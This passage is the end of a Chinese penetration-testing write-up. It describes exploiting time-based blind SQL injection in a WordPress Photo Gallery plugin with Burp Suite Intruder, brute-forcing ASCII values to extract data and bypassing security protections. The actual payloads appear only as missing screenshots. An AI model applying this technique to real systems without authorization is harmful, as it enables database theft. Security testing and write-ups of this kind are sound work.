
当ASCII码值一致的时候，程序将延长10秒返回。




当ASCII码值不一致的时候，程序直接返回。




一个一个的手工测试实在麻烦，又不想去写脚本，怎么办呢？可以直接丢到Burp Suite的Intruder模块进行遍历处理。



将118那个位置添加为变量。



ASCII码写48-126就行，前面的都是一些符号什么的基本可以过滤掉，因为我这里是延迟函数，并且设置的10秒延迟，所以不出意外的情况爆破出来的结果那个在最后哪个就是正确的。



通过此方法即可进行查询表和数据了，方法都类似。

本次测试到这里就结束了，由于本次项目的目的是发现漏洞为主，所以没有进行后续操作。

结语

本文主要是通过信息收集进入到后台，又针对WoedPress的Photo Galler插件进行代码审计，找到漏洞后却在实际利用过程中遇到了安全防护，在绕过安全防护后成功利用系统漏洞。

在本次项目中其实走过很过弯路，趟过很多坑，期间IP也被封了好多次，后来在本地搭建相同环境进行测试，才得以绕过，如果遇到有安全设备拦截的情况，最好不要直接去线上环境进行测试，在本地复现，测试通过后再去线上环境测试，可以减少很多风险。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队